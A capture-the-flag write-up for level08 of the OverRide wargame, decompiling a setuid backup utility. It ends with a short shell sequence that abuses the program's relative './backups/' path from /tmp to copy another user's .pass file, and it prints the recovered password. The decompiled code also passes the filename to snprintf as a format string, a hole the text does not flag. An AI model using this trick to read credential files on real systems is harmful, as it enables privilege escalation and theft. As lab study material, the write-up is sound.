

./level08



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Full RELRO      Canary found      NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level08/level08

level08@OverRide:~$
```

Decompiled file with ***Ghidra***:



```c
void log_wrapper(FILE *log_file, char *message, char *filename)
{
    char log_buffer[255] = {0};

    strcpy(log_buffer, message);
    snprintf(log_buffer + strlen(log_buffer), 255 - strlen(log_buffer) - 1, filename);
    log_buffer[strcspn(log_buffer, "\n")] = '\0';
    fprintf(log_file, "LOG: %s\n", log_buffer);
}

int main(int argc, char **argv)
{
    char backup_path[100] = "./backups/";
    FILE *log_file, *source;
    int target;

    if (argc != 2)
        printf("Usage: %s filename\n", argv[0]);

    log_file = fopen("./backups/.log", "w");
    if (log_file == NULL)
    {
        printf("ERROR: Failed to open %s\n", "./backups/.log");
        exit(EXIT_FAILURE);
    }

    log_wrapper(log_file, "Starting back up: ", argv[1]);

    source = fopen(argv[1], "r");
    if (source == NULL)
    {
        printf("ERROR: Failed to open %s\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    strncat(backup_path, argv[1], 100 - strlen(backup_path) - 1);
    target = open(backup_path, O_WRONLY | O_CREAT | O_EXCL, 0600);
    if (target < 0)
    {
        printf("ERROR: Failed to open %s\n", backup_path);
        exit(1);
    }

    int ch;
    while ((ch = fgetc(source)) != EOF)
        write(target, &ch, 1);

    log_wrapper(log_file, "Finished back up ", argv[1]);

    fclose(source);
    close(target);
    return EXIT_SUCCESS;
}
```

This **program** is designed to perform **backups** of a given **file** and maintain a **log** of its **operations**. It is a command-line utility that expects a **filename** as an argument.

It attempts to open a log file at **./backups/.log** for writing. If the **file** cannot be opened, the program reports an error and exits with a failure status. Once the **log** file is opened, the program uses **log_wrapper** to record the start of the backup process.

Subsequently, the **program** tries to open the specified **source file** for reading. If this file is inaccessible, an error is reported, and the program terminates. Upon successful file access, the program prepares the **backup** file path by appending the source filename to the **./backups/** directory. It takes care to prevent *buffer overflow* in constructing the file path.

The program attempts to create the backup file with appropriate permissions, ensuring it is new (by using O_EXCL). If it cannot **open** or **create** the backup file, it reports an error and exits. When the **backup** file is successfully opened, the program copies the content from the **source** to the **backup** file character by character.

After the **backup** is complete, the **program** logs this action and then closes both the **source** and **backup** files, exiting with a success status.


However, the program does not include functionality to create directories. Therefore, if we want to back up a file located within a nested directory structure (like **/home/users/level09/.pass**), the program will not work unless those directories already exist within the **./backups/** directory.

Since we lack **permissions** to create new directories within the **./backups/** folder in our **home** directory, backing up files from nested directories is not possible.

This limitation can be circumvented by exploiting the program's use of the relative path **./backups/**

In a directory like **/tmp**, we have the necessary **permissions** to create our own directory structures.
By mirroring the target directory structure under a new backups directory within **/tmp**, it's possible to exploit the **relative path** handling of the program.

Executing it from within **/tmp** then allows the **.pass** file from the **level09** user's home directory to be backed up into our controlled **backups** location.



```
level08@OverRide:~$ cd /tmp &&
mkdir -p backups/home/users/level09 &&
~/level08 /home/users/level09/.pass &&
cat backups/home/users/level09/.pass &&
rm -rf backups

fjAwpJNs2vvkFLRebEvAQ2hFZ4uQBWfHRsP62d8S

level08@OverRide:~$ su level09
Password: fjAwpJNs2vvkFLRebEvAQ2hFZ4uQBWfHRsP62d8S

level09@OverRide:~$
```